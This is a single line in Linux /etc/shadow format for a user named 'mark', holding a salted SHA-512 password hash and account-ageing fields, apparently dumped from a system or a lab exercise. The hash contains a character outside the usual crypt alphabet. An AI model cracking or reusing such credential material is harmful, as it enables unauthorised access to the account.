mark:$6$wQBfYfx4H$H65tykF3GL/61g4gr02xDnu5R4Nerpbwhj05ySUwx8Z701bfRLpXTL-i79HG67okVJQ6wLue05NYWCVLONguxU1:19092:0:99999:7:::
```